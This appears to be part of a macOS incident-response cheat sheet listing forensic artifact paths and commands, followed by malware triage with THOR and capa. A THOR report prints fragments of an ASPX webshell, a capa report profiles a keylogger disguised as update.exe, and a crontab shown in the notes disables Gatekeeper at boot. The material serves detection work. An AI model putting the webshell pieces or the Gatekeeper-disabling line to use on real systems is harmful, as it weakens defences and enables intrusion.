`/Users/*/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2`

Here's a dope one-liner that organises the application that did the downloading, the link to

download, and then the date it was downloaded, via sqlite

```
sqlite3 /Users/drav/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
'select LSQuarantineAgentName, LSQuarantineDataURLString, date(LSQuarantineTimeStamp)
| sort -u | grep '\'' --color
```

```
Chrome|https://www.x86matthew.com/sample/x86matthew.lnk|2022-02-07
Chrome|https://www.x86matthew.com/sample/x86matthew.lnk|2022-05-19
Chrome|https://www18.ocr2edit.com/dl/web7/download-file/8384948e-a587-431f-b1de-956c5400c331/Cursor_and_Slack_____Thread-23
Chrome|https://xtechs.huntress.io/admin/binaries/40364411675/download.zip|2022-05-13
Chrome|https://xtechs.huntress.io/admin/binaries/40364441200/download.zip|2022-05-13
Chrome|https://xvand.huntress.io/admin/binaries/4108688/download.zip|2022-04-04
Chrome|https://xvand.huntress.io/admin/binaries/4108689/download.zip|2022-04-04
Chrome|https://xvand.huntress.io/admin/binaries/4108690/download.zip|2022-04-04
Chrome|https://xvand.huntress.io/admin/binaries/4108691/download.zip|2022-04-04
Chrome|https://xvand.huntress.io/admin/binaries/4108692/download.zip|2022-04-04
Chrome|https://yolo.huntress.io/admin/binaries/3924672/download.zip|2022-03-11
Chrome|https://yolo.huntress.io/admin/binaries/3944047/download.zip|2022-03-14
Chrome|https://yolo.huntress.io/admin/binaries/3944053/download.zip|2022-03-14
Chrome|https://yolo.huntress.io/admin/binaries/3944057/download.zip|2022-03-14
```

Install History

Find installed applications and the time they were installed from :

/Library/Receipts/InstallHistory.plist

Annoyingly doesn't show corresponding user ? However, it does auto sort the list by datetime which is helpful

```
plutil -p /Library/Receipts/InstallHistory.plist
```

```
143 => {
    "contentType" => "config-data"
    "date" => 2022-05-13 08:05:19 +0000
    "displayName" => "XProtectPlistConfigData"
    "displayVersion" => "2159"
    "packageIdentifiers" => [
        0 => "com.apple.pkg.XProtectPlistConfigData_10_15.16U4197"
    ]
    "processName" => "softwareupdated"
}
144 => {
    "date" => 2022-05-23 14:32:15 +0000
    "displayName" => "Google Drive"
    "displayVersion" => ""
    "packageIdentifiers" => [
        0 => "com.google.pkg.Keystone"
        1 => "com.google.drivefs.x86_64"
        2 => "com.google.drivefs.filesystems.dfsfuse.x86_64"
        3 => "com.google.drivefs.shortcuts"
    ]
    "processName" => "installer"
}
145 => {
    "date" => 2022-05-24 08:12:13 +0000
    "displayName" => "Microsoft Excel"
    "displayVersion" => ""
    "packageIdentifiers" => [
        0 => "com.microsoft.package.Microsoft_Excel.app"
    ]
    "processName" => "installer"
}
```

Location Tracking

Some malware can do creeper stuff and leverage location tracking. Things you see here offer an insight into the programs and services allowed to leverage location stuff on mac.

```
#plain read
sudo plutil -p /var/db/locationd/clients.plist

#highlight the path of these applications
sudo plutil -p /var/db/locationd/clients.plist | ack --passthru 'BundlePath'
# or sudo plutil -p /var/db/locationd/clients.plist | grep 'BundlePath'
```

```
[2022-May-24 12:11:51 BST] Downloads/Collected_Data
🔍 → sudo plutil -p /var/db/locationd/clients.plist | ack --passthru 'BundlePath'
{
  "com.apple.locationd.bundle-/System/Library/LocationBundles/Routine.bundle" => {
    "BundleId" => "com.apple.locationd.bundle-/System/Library/LocationBundles/Routine.bundle"
    "BundlePath" => "/System/Library/LocationBundles/Routine.bundle"
    "Registered" => ""
    "Whitelisted" => 0
  }
  "com.apple.locationd.bundle-/System/Library/LocationBundles/WifiCalling.bundle" => {
    "Authorized" => 0
    "BundleId" => "com.apple.locationd.bundle-/System/Library/LocationBundles/WifiCalling.bundle"
    "BundlePath" => "/System/Library/LocationBundles/WifiCalling.bundle"
    "Registered" => ""
    "Whitelisted" => 0
  }
  "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/CoreParsec.framework" => {
    "BundleId" => "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/CoreParsec.framework"
    "BundlePath" => "/System/Library/PrivateFrameworks/CoreParsec.framework"
    "Registered" => ""
  }
  "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/FindMyDevice.framework" => {
    "SLC" => {
      "distanceThreshold" => 500
      "powerBudget" => 0
    }
  }
  "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/HomeKitDaemon.framework" => {
    "Authorized" => 0
    "BundleId" => "com.apple.locationd.bundle-/System/Library/PrivateFrameworks/HomeKitDaemon.framework"
    "BundlePath" => "/System/Library/PrivateFrameworks/HomeKitDaemon.framework"
    "Registered" => ""
  }
  "com.apple.locationd.executable-" => {}
  "com.apple.sharingd" => {}
  "com.google.Chrome" => {
    "BundleId" => "com.google.Chrome"
    "BundlePath" => "/Applications/Google Chrome.app"
    "Registered" => ""
  }
}
```

[2022-May-24 12:12:24 BST] Downloads/Collected_Data

```
🔍 → sudo plutil -p /var/db/locationd/clients.plist | grep 'BundlePath'
"BundlePath" => "/System/Library/LocationBundles/Routine.bundle"
"BundlePath" => "/System/Library/LocationBundles/WifiCalling.bundle"
"BundlePath" => "/System/Library/PrivateFrameworks/CoreParsec.framework"
"BundlePath" => "/System/Library/PrivateFrameworks/HomeKitDaemon.framework"
"BundlePath" => "/Applications/Google Chrome.app"
"BundlePath" => "/Applications/Slack.app"
"BundlePath" => "/Applications/Obsidian.app"
```

[2022-May-24 12:12:36 BST] Downloads/Collected_Data

Most Recently Used (MRU)

Does what it says....identifies stuff most recently used

The directory with all the good stuff is here

/Users/*/Library/Application Support/com.apple.sharedfilelist/

```
#full path to this stuff
/Users/*/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedF
```

```
[2022-May-24 13:22:33 BST] Downloads/Collected_Data
└── > ls -lash '/users/Dray/Library/Application Support/com.apple.sharedfilelist/'
total 136
0 drwxr-xr-x 11 dray staff 352B 24 May 10:58 .
0 drwxr-xr-x 39 dray staff 1.2K 12 Apr 09:14 ..
0 drwxr-xr-x 12 dray staff 384B 24 May 09:57 com.apple.LSSharedFileList .ApplicationRecentDocuments
16 -rw-r--r-- 1 dray staff 4.8K 19 Jan 17:18 com.apple.LSSharedFileList .FavoriteItems.sfl2
32 -rw-r--r-- 1 dray staff 12K 19 Apr 09:16 com.apple.LSSharedFileList .FavoriteVolumes.sfl2
16 -rw-r--r-- 1 dray staff 4.2K 19 Jan 10:59 com.apple.LSSharedFileList .ProjectsItems.sfl2
24 -rw-r--r-- 1 dray staff 8.1K 24 May 10:58 com.apple.LSSharedFileList .RecentApplications.sfl2
24 -rw-r--r-- 1 dray staff 8.9K 24 May 09:57 com.apple.LSSharedFileList .RecentDocuments.sfl2
8 -rw-r--r-- 1 dray staff 1.2K 5 Apr 21:54 com.apple.LSSharedFileList .RecentHosts.sfl2
8 -rw-r--r-- 1 dray staff 2.7K 1 Apr 10:50 com.apple.LSSharedFileList .RecentServers.sfl2
8 -rw-r--r-- 1 dray staff 322B 19 Jan 17:19 com.apple.LSSharedFileList .iCloudItems.sfl2
[2022-May-24 13:22:38 BST] Downloads/Collected_Data
└── >
```

Another useful subdirectory here containing stuff relevant to recent applications

```
/Users/Dray/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSha
```

```
[2022-May-24 13:25:29 BST] Downloads/Collected_Data
└── > ls -lash '/users/Dray/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.ApplicationRecentDocuments/'
total 144
0 drwxr-xr-x 12 dray staff 384B 24 May 09:57 .
0 drwxr-xr-x 11 dray staff 352B 24 May 10:58 ..
8 -rw-r--r-- 1 dray staff 7898 19 Jan 12:58 com.addigy.macmanagehelper.sfl2
24 -rw-r--r-- 1 dray staff 9.4K 19 May 11:46 com.apple.console.sfl2
24 -rw-r--r-- 1 dray staff 8.9K 19 May 18:44 com.apple.preview.sfl2
16 -rw-r--r-- 1 dray staff 4.8K 23 May 16:55 com.apple.quicktimeplayerx.sfl2
8 -rw-r--r-- 1 dray staff 6188 19 Jan 17:48 com.apple.storeuid.sfl2
24 -rw-r--r-- 1 dray staff 9.1K 23 May 16:46 com.apple.textedit.sfl2
8 -rw-r--r-- 1 dray staff 7428 5 May 11:08 com.microsoft.excel.sfl2
8 -rw-r--r-- 1 dray staff 7818 7 Feb 20:52 com.microsoft.word.sfl2
8 -rw-r--r-- 1 dray staff 7968 20 Jan 09:14 com.tinyspeck.slackmacgap.sfl2
16 -rw-r--r-- 1 dray staff 7.5K 24 May 09:57 com.vmware.fusion.sfl2
[2022-May-24 13:25:31 BST] Downloads/Collected_Data
```

There are legitimate ways to parse what's going on here.....but that just ain't me chief - I strings these bad boys

```
[2022-May-24 13:24:24 BST] Downloads/Collected_Data
[● → strings '/users/Dray/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentServers.sfl2' | sort -u
!#$#
$4B5807A1-59B5-4CC8-80B0-BD1EC812EC0D
$9636EB00-9CF0-423F-ABCD-AE39941E6330
$com.apple.LSSharedFileList.MaxAmount
&()*
&HIJK
.,./0126<>?MSTUVWX[abU$null
.com.apple.LSSharedFileList.OverrideIcon.OSTypeTsrvr_
/Volumes/Library_of_Alexandria
789:Z$classnameX$classes\NSDictionary
78YZWNSArray
9:XNNSObject_
A5B0DD28-CE8B-46AB-B874-1194A3B5F12C
CustomItemPropertiesTNameXBookmarkTuuid
Library_of_Alexandria
Library_of_Alexandria0
Macintosh HD
NSKeyedArchiver
Troot
UitemsZproperties
Volumes
WNS.keysZNS.objectsV$class
X$versionY$archiverT$topX$objects
Zvisibility_
book
bplist00
file:///Volumes/Library_of_Alexandria/
smb://pi@192.168.1.49/Library_of_Alexandria
smb://pi@RASPBERRYPI._smb._tcp.local/Library_of_Alexandria
```



```
[2022-May-24 13:30:11 BST] Downloads/Collected_Data
[● → strings '/users/Dray/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2' | sort -u | tail -n 20
]Google Chrome0
ansible
book
bplist00
com-apple-sfl://com.apple.LSSharedFileList.IsComputer
com-apple-sfl://com.apple.LSSharedFileList.IsICloudDrive$
com-apple-sfl://com.apple.LSSharedFileList.IsRemoteDisc
dray
file:/// 
file:/// 
file:/// 

file:///Volumes/Google%20Chrome/
file:///Volumes/Install%20Google%20Drive/
file:///Volumes/Obsidian%200.13.19-universal/
file:///Volumes/VMware%20Fusion/
file:///Volumes/flameshot/
flameshot
flameshot.dmg
googlechrome.dmg
packages$
```

Audit Logs

praudit command line tool will let you read the audit logs in /private/var/audit/

```
sh-3.2# praudit /private/var/audit/current | head -n 40
header,138,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec
subject,-1,root,wheel,root,2791,100000,8683454,0.0.0.0
text,begin evaluation
return,success,0
identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705
trailer,138
header,162,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec
subject,-1,root,wheel,root,2791,100000,8683454,0.0.0.0
text,system.preferences
text,system.preferences
return,success,0
identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705
trailer,162
header,276,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec
subject,-1,root,wheel,root,2791,100000,8683454,0.0.0.0
text,system.preferences
text,client /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc
text,creator /usr/sbin/systemsetup
return,success,0
identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705
trailer,276
```

Play around with the different printable formats of praudit

```

sh-3.2# praudit -l /private/var/audit/current | head -n 5
header,138,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec,subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0,text,begin evaluation,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,138,
header,162,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec,subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0,text,system.preferences,txt,system.preferences,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,162,
header,276,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec,subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0,text,system.preferences,txt,client /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc,text,creator /usr/sbin/systemsetup,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,276,
header,136,11,SecSrvr AuthEngine,0,Mon May 16 16:55:02 2022, + 99 msec,subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0,text,end evaluation,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,136,
header,138,11,SecSrvr AuthEngine,0,Mon May 16 16:55:03 2022, + 454 msec,subject,-1,root,wheel,root,wheel,2852,100000,8683578,0.0.0.0,text,begin evaluation,return,success,0,identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705,trailer,138,
sh-3.2# praudit -x /private/var/audit/current | head -n 5
<xml version='1.0' encoding='UTF-8'?>
<audit>
<record version="11" event="SecSrvr AuthEngine" modifier="0" time="Mon May 16 16:55:02 2022" msec=" + 99 msec" >
<subject audit-uid="-1" uid="root" gid="wheel" ruid="root" rgid="wheel" pid="2791" sid="100000" tid="8683454 0.0.0.0" />
<text>begin evaluation</text>
sh-3.2# praudit -s /private/var/audit/current | head -n 5
header,138,11,AUE_ssauthimize,0,Mon May 16 16:55:02 2022, + 99 msec
subject,-1,root,wheel,root,wheel,2791,100000,8683454,0.0.0.0
text,begin evaluation
return,success,0
identity,1,com.apple.authd,complete,,complete,0x5e55013b2fd96b6a51075985102fee591fd72705
sh-3.2# 

```

And then leverage auditreduce to look for specific activity (man page).

Examples

What was the user dray up to on 13th May 2022: auditreduce -d 20220513 -u dray

```
/var/audit/* | praudit
```

```

sh-3.2# auditreduce -d 20220513 -u dray /var/audit/* | praudit | head -n 10
header,197,11,user authentication,0,Fri May 13 09:04:02 2022, + 840 msec
subject,dray,dray,staff,dray,staff,5269,100003,15883,0.0.0.0
text,Verify password for record type Users 'dray' node '/Local/Default'
return,failure: Unknown error: 255,5000
identity,1,com.apple.opendirectoryd,complete,,complete,0xf6f10721b26a944984b27b8f919e3cea3eb7960a
trailer,197
header,197,11,user authentication,0,Fri May 13 09:04:03 2022, + 88 msec
subject,dray,dray,staff,dray,staff,5269,100003,15883,0.0.0.0
text,Verify password for record type Users 'dray' node '/Local/Default'
return,failure: Unknown error: 255,5000

```

Show user logins and outs auditreduce -c lo /var/audit/* | praudit

```

sh-3.2# auditreduce -c lo /var/audit/* | praudit | head -n 10
header,122,11,logout - local,0,Fri May 6 20:55:28 2022, + 747 msec
subject_ex,dray,root,staff,dray,staff,5270,5270,268435456,0.0.0.0
return,success,0
identity,1,com.apple.login,complete,,complete,0x70fa05694023773f73e50cdd1850e0c852144e23
trailer,122
header,122,11,logout - local,0,Fri May 6 20:55:31 2022, + 196 msec
subject_ex,dray,root,staff,dray,staff,10342,10342,268435457,0.0.0.0
return,success,0
identity,1,com.apple.login,complete,,complete,0x70fa05694023773f73e50cdd1850e0c852144e23
trailer,122

```

What happened between two dates: auditreduce /var/audit/* -a 20220401 -b 20220501 | praudit

Command line history

A couple places to retrieve command line activity

#will be zsh or bash

```
/Users/*.zsh_sessions/*
/private/var/root/.bash_history
/Users/*.zsh_history
```

```
[2022-May-24 13:59:14 BST] Downloads/Collected_Data
[?] -> ls /Users/dray/.zsh_sessions/*
/Users/dray/.zsh_sessions/1926E51B-789D-4E7C-9802-447F86488E72.history
/Users/dray/.zsh_sessions/1926E51B-789D-4E7C-9802-447F86488E72.session
/Users/dray/.zsh_sessions/1FFA66CD-C39C-4A06-9A0D-23F9D4FDF393.history
/Users/dray/.zsh_sessions/1FFA66CD-C39C-4A06-9A0D-23F9D4FDF393.session
/Users/dray/.zsh_sessions/31EA6B96-F3CD-4D76-A514-A7DFB4C72195.historynew
/Users/dray/.zsh_sessions/B02C2BAF-8E8A-4726-A478-994C7E3EE1EC.historynew
/Users/dray/.zsh_sessions/C7596F48-54EC-4796-A80E-29F74118FB6C.history
/Users/dray/.zsh_sessions/C7596F48-54EC-4796-A80E-29F74118FB6C.session
/Users/dray/.zsh_sessions/F7A8DEE8-C2BC-489A-9162-11E88A837A8E.history
/Users/dray/.zsh_sessions/F7A8DEE8-C2BC-489A-9162-11E88A837A8E.session
/Users/dray/.zsh_sessions/_expiration_check_timestamp
```

```
[2022-May-24 14:03:11 BST] Downloads/Collected_Data
[?] -> sudo ls /private/var/root/
.CFUserTextEncoding      .bash_history          .forward           Library
[2022-May-24 14:03:15 BST] Downloads/Collected_Data
[?] -> sudo cat /private/var/root/.bash_history | head -n5
pwd
cd /Users/dray/Desktop/louis-durrant-kde-1080.jpg .
cp /Users/dray/Desktop/louis-durrant-kde-1080.jpg .
cp /Users/dray/Desktop/louis-durrant-kde-1080.jpg .
nettop -m
```

WHOMST is in the Admin group

Identify if someone has added themselves to the admin group

```
plutil -p /private/var/db/dslocal/nodes/Default/groups/admin.plist
```

```
[2022-May-24 14:06:32 BST] ~
[ ] -> sudo plutil -p /private/var/db/dslocal/nodes/Default/groups/admin.plist
{
    "generateduid" => [
        0 => "ABCDEFAB-CDEF-ABCD-EFAB-CDEF00000050"
    ]
    "gid" => [
        0 => "80"
    ]
    "groupmembers" => [
        0 => "FFFFEEEE-DDDD-CCCC-BBBB-AAAA00000000"
        1 => "B59E9F32-DCF5-4340-9A24-8A58867B5087"
        2 => "79E069CC-9C62-45A8-917A-A0EC90A5EFC7"
    ]
    "name" => [
        0 => "admin"
        1 => "BUILTIN\Administrators"
    ]
    "passwd" => [
        0 => "*"
    ]
    "realname" => [
        0 => "Administrators"
    ]
    "smb_sid" => [
        0 => "S-1-5-32-544"
    ]
    "users" => [
        0 => "root"
        1 => "dray"
        2 => "AddigySSH"
    ]
}
```

Persistence locations

Not complete, just some easy low hanging fruit to check.

Can get a more complete list [here](#)

```
# start up / login items
/var/db/com.apple.xpc.launchd/disabled.*.plist
/System/Library/StartupItems
/Users/*/Library/Application Support/com.apple.backgroundtaskmanagementagent/back
/var/db/launchd.db/com.apple.launchd/*

# scripts
/Users/*/Library/Preferences/com.apple.loginwindow.plist
/etc/periodic/[daily, weekly, monthly]

# cronjobs / like scheduled tasks
/private/var/at/tabs/
/usr/lib/cron/jobs/
```

```
# system extensions  
/Library/SystemExtensions/
```

```
# loads of places for annoying persistence amongst daemons  
/System/Library/LaunchDaemons/*.plist  
/System/Library/LaunchAgents/*.plist  
/Library/LaunchDaemons/*.plist  
/Library/LaunchAgents/*.plist  
/Users/*/Library/LaunchAgents/*.plist
```

```
[2022-May-24 14:12:30 BST] ~  
dray ~> sudo ls /private/var/at/tabs  
dray  
[2022-May-24 14:12:34 BST] ~  
dray ~> sudo cat /private/var/at/tabs/drays  
# DO NOT EDIT THIS FILE - edit the master and reinstall.  
# (/tmp/crontab.kf2YqyYzUH installed on Tue Feb 8 20:40:09 2022)  
# (Cron version -- $FreeBSD: src/usr.sbin/cron/crontab/crontab.c,v 1.24 2006/09/03 17:52:19 ru Exp $)  
@reboot sudo spctl --master-disable  
[2022-May-24 14:12:43 BST] ~  
dray ~>
```

Essentially a Scheduled Task, like in Windows

```
[2022-May-24 14:10:24 BST] ~  
dray ~> cat /var/db/com.apple.xpc.launchd/disabled.*.plist  
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">  
<plist version="1.0">  
<dict>  
    <key>com.if.Amphetamine</key>  
    <false/>  
    <key>com.apple.ManagedClientAgent.enrollagent</key>  
    <true/>  
    <key>com.apple.Siri.agent</key>  
    <true/>  
    <key>com.google.keystone.system.agent</key>  
    <false/>  
    <key>com.microsoft.update.agent</key>  
    <false/>  
    <key>com.apple.FolderActionsDispatcher</key>  
    <true/>  
    <key>J8RPQ294UB.com.skitch.SkitchHelper</key>  
    <false/>  
    <key>com.google.keystone.system.xpcservice</key>  
    <false/>  
    <key>com.apple.appleseed.seedusaged.postinstall</key>  
    <true/>  
    <key>com.apple.ScriptMenuApp</key>  
    <true/>  
</dict>  
</plist>  
[2022-May-24 14:10:27 BST] ~
```

Transparency, Consent, and Control (TCC)

The TCC db (Transparency, Consent, and Control) offers insight when some applications have made system changes. There are at least two TCC databases on the system - one per user, and one root.

```
/Library/Application Support/com.apple.TCC/TCC.db  
/Users/*/Library/Application Support/com.apple.TCC/TCC.db
```

You can use sqlite3 to parse, but there are values that are not translated and so don't make too much sense

```
[2022-May-24 15:29:58 BST] ~/Downloads
[ ] -> sqlite3 '/users/dray/Library/Application Support/com.apple.TCC/TCC.db'
SQLite version 3.37.0 2021-12-09 01:34:53
Enter ".help" for usage hints.
sqlite> .mode line
sqlite> select * from access;
    service = kTCCServiceUbiquity
    client = /System/Library/PrivateFrameworks/ContactsDonation.framework/Versions/A/Support/contactsdonationagent
    client_type = 1
    auth_value = 2
    auth_reason = 5
    auth_version = 1
    csreq =
    policy_id =
indirect_object_identifier_type =
    indirect_object_identifier = UNUSED
    indirect_object_code_identity =
        flags = 0
    last_modified = 1642586878

    service = kTCCServiceUbiquity
    client = /System/Library/PrivateFrameworks/PhotoLibraryServices.framework/Versions/A/Support/photolibraryd
    client_type = 1
    auth_value = 2
    auth_reason = 5
    auth_version = 1
    csreq =
    policy_id =
indirect_object_identifier_type =
    indirect_object_identifier = UNUSED
    indirect_object_code_identity =
        flags = 0
    last_modified = 1642587146

    service = kTCCServiceUbiquity
    client = /System/Library/PrivateFrameworks/PassKitCore.framework/passd
    client_type = 1
    auth_value = 2
    auth_reason = 5
    auth_version = 1
    csreq =
    policy_id =
```

You can use some command line tools, or just leverage a tool like Velociraptor, use the dedicated TCC hunt, and point it at the tcc.db you retrieved.

LastModified	Service	Client	ClientType	User	IndirectObjectIdentifier
2022-01-19T13:35:10Z	kTCCServiceLiverpool	com.apple.TextInput.KeyboardServices	Console	dray	UNUSED
2022-01-19T13:41:57Z	kTCCServiceAppleEvents	com.vmware.fusionApplicationsMenu	Console	dray	com.apple.systemevents
2022-01-19T14:03:52Z	kTCCServiceCamera	com.vmware.fusion	Console	dray	UNUSED
2022-01-19T14:48:49Z	kTCCServiceLiverpool	com.apple.appleaccountd	Console	dray	UNUSED
2022-01-19T15:55:46Z	kTCCServiceMicrophone	us.zoom.xos	Console	dray	UNUSED
2022-01-19T15:58:03Z	kTCCServiceCamera	us.zoom.xos	Console	dray	UNUSED
2022-01-19T17:16:50Z	kTCCServiceUbiquity	md.obsidian	Console	dray	UNUSED
2022-01-19T17:48:50Z	kTCCServiceLiverpool	com.apple.gamed	Console	dray	UNUSED
2022-01-20T10:26:34Z	kTCCServiceLiverpool	com.apple.amsengagementd	Console	dray	UNUSED
2022-01-20T10:48:34Z	kTCCServiceUbiquity	com.apple.TextEdit	Console	dray	UNUSED

One of the most beneficial pieces of information is knowing which applications have FDA (Full Disk Access), via the `kTCCServiceSystemPolicyAllFiles` service. This is *only* located in the root TCC database.

```
> sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db
SQLite version 3.39.4 2022-09-07 20:51:41
Enter ".help" for usage hints.
sqlite> .mode line
sqlite> select client, auth_value, auth_reason, service, last_modified from access where service=
'kTCCServiceSystemPolicyAllFiles' order by last_modified desc;
    client = /Users/ash/Library/Developer/Xcode/DerivedData/Build/Products/Debug/aftermath
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1670540814

    client = com.objective-see.lulu.extension
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1670009838

    client = com.parallels.toolbox
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1669841929

    client = com.tinyspeck.slackmacgap
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1669395609

    client = com.microsoft.EdgeUpdater
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1668722604

    client = com.objective-see.blockblock
    auth_value = 0
    auth_reason = 5
    service = kTCCServiceSystemPolicyAllFiles
last_modified = 1668033976
```

Built-In Security Mechanisms

There are some built-in security tools on macOS that can be queried with easy command line commands. This will get the status of the following.

```
# Airdrop
sudo ifconfig awdl0 | awk '/status/{print $2}'

# Filevault
sudo fdesetup status
```

```
# Firewall
defaults read /Library/Preferences/com.apple.alf globalstate // (Enabled = 1, Di

# Gatekeeper
spctl --status

# Network Fileshare
nfsd status

# Remote Login
sudo systemsetup -getremotelogin

# Screen sharing
sudo launchctl list com.apple.screensharing

# SIP
csrutil status
```

Malware

► section contents

I'd recommend [REMnux](#), a Linux distro dedicated to malware analysis. If you don't fancy downloading the VM, then maybe just keep an eye on the [Docs](#) as they have some great malware analysis tools in their roster.

I'd also recommend [FlareVM](#), a Windows-based malware analysis installer - takes about an hour and a half to install everything on a Windows VM, but well worth it!

Rapid Malware Analysis

► section contents

Thor

[Florian Roth's](#) Thor requires you to agree to a licence before it can be used.

There are versions of Thor, but we'll be using [the free, lite version](#)

What I'd recommend you do here is create a dedicated directory (`/malware/folder`), and put one file in at a time into this directory that you want to study.

```
#execute Thor
./thor-lite-macosx -a FileScan \
-p /Malware/folder:NOWALK -e /malware/folder \
--nothordb --allreasons --utc --intense --nocsv --silent --brd
```

```
#open the HTML report THOR creates
open /malware/folder/*.html
```

```
MESSAGE: Possibly dangerous file found
FILE: /Users/ANONYMIZED_BY_THOR/Downloads/Collected_Data/webshell.aspx
EXT: .aspx
SCORE: 80
TYPE: ASP
SIZE: 23264
MD5: e1536b0b34ee2d7cd7caf2105381f661
SHA1: 216f435d8c8cbdf15d407f83df1971a3b25574d08f
SHA256: 2a8b11843f23d159f976fffa815f59e12802d5279185d14673303602bd747d
FIRSTBYTES: 3c25402050616765204c616e67756167653d2243 / <%@ Page Language="C
CREATED: Tue Oct 25 12:20:08.000 2022
CHANGED: Tue Oct 25 13:20:24.208 2022
MODIFIED: Tue Oct 25 12:20:08.000 2022
ACCESSED: Tue Oct 25 13:20:25.505 2022
PERMISSIONS: -rw-r--r-
OWNER: ANONYMIZED_BY_THOR
GROUP: staff

REASON_1: YARA rule WEB SHELL - ASPX _FileExplorer_Mar21_1 / Detects Chopper like ASPX Webshells
SUBSCORE_1: 80
REF_1: Internal Research
SIGTYPE_1: internal
MATCHED_1:
  • <span style="background-color: #778899; color: #fff; padding: 5px; cursor: pointer" onclick= at 0x564c in
    </i><i style="width: 115px; padding-top: 25px;"><span style="background-color: #778899; color: #fff; padding: 5px; cursor: pointer" onclick='OtyLm()'>Copy Clipboard</span> <span id="GyCDZ" s
  • <asp:HiddenField runat="server" ID="f1QQa" /><br /><br /> Process Name:<asp:TextBox ID= at 0x43bf in
    m"/><asp:HiddenField runat="server" ID="SSXkQ" /><asp:HiddenField runat="server" ID="f1QQa" /><br /><br /> Process Name:<asp:TextBox ID="TSNvr" runat="server" Width="200px"></asp:TextBox
  • ">Command</label><input id="grgfJ" type="radio" name="tabs"><label for="grgfJ">File Explorer</label><%-- at 0x4110 in
    type="radio" name="tabs"><input id="grgfJ" type="radio" checked="" name="tabs"><label for="YeUYI">Command</label><input id="grgfJ" type="radio" name="tabs"><label for="grgfJ">File Explorer</label><%-- at 0x4110 in
  • (Request.Form at 0x4ff4 in
    try { string TjmTL = Page.MapPath(".") + "/"; if ((Request.Form["CaKcn"]) != null && !string.IsNullOrEmpty(Request.
    .Text + "Created!"; at 0x5347 in
    Zi.Text.Trim()); cRPIM.Text = "Directory " + UhYZi.Text + " Created!"; UhYZi.Text = ""; } catch (Exception ex) { cRPIM.T
  • Encoding.UTF8.GetString(FromBase64String(str.Replace(at 0x26ef in
    () ; private string VVvad(string str) { return Encoding.UTF8.GetString(FromBase64String(str.Replace("%3D", "=").Replace("%3d", "="))); } public string
  • encodeURIComponent(btoa(String.fromCharCodeCode.apply(null, new Uint8Array(bytes))));; at 0x3354 in
    charCodeAt(); bytes.push(char & 0xFF); } return encodeURIComponent(btoa(String.fromCharCodeCode.apply(null, new Uint8Array(bytes))));; }function packform() { try { document.getElementB
RULEDATE_1: 2021-03-31
TAGS_1: T1100, WEB SHELL
RULENAME_1: WEB SHELL - ASPX _FileExplorer_Mar21_1
```

Capa

Capa is a great tool to quickly examine wtf a binary does. This tool is great, it previously helped me identify a keylogger that was pretending to be an update.exe for a program

Usage

```
./capa malware.exe > malware.txt
# I tend to do normal run and then verbose
./capa -vv malware.exe >> malware.txt
cat malware.txt
```

```
-> ./capa malware.exe
loading : 100%|██████████| 485/485 [00:00<00:00, 2001.19 rules/s]
matching: 100%|██████████| 1/1 [00:00<00:00, 46.11 functions/s]
WARNING: capa:
```

Example of Capa output for the keylogger

md5	177f558ef1d91c8a736052ae4a17f9e3
sha1	efb76b31df8f821afececb3208ce2e05ecf35b66
sha256	6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae
path	update.exe
ATT&CK Tactic	ATT&CK Technique
COLLECTION	Input Capture::Keylogging [T1056.001]
DEFENSE EVASION	Obfuscated Files or Information [T1027]
DISCOVERY	File and Directory Discovery [T1083]
EXECUTION	System Information Discovery [T1082]
	Command and Scripting Interpreter [T1059]
	Shared Modules [T1129]
MBC Objective	MBC Behavior
COLLECTION	Keylogging::Polling [F0002.002]
DATA	Encoding::XOR [C0026.002]
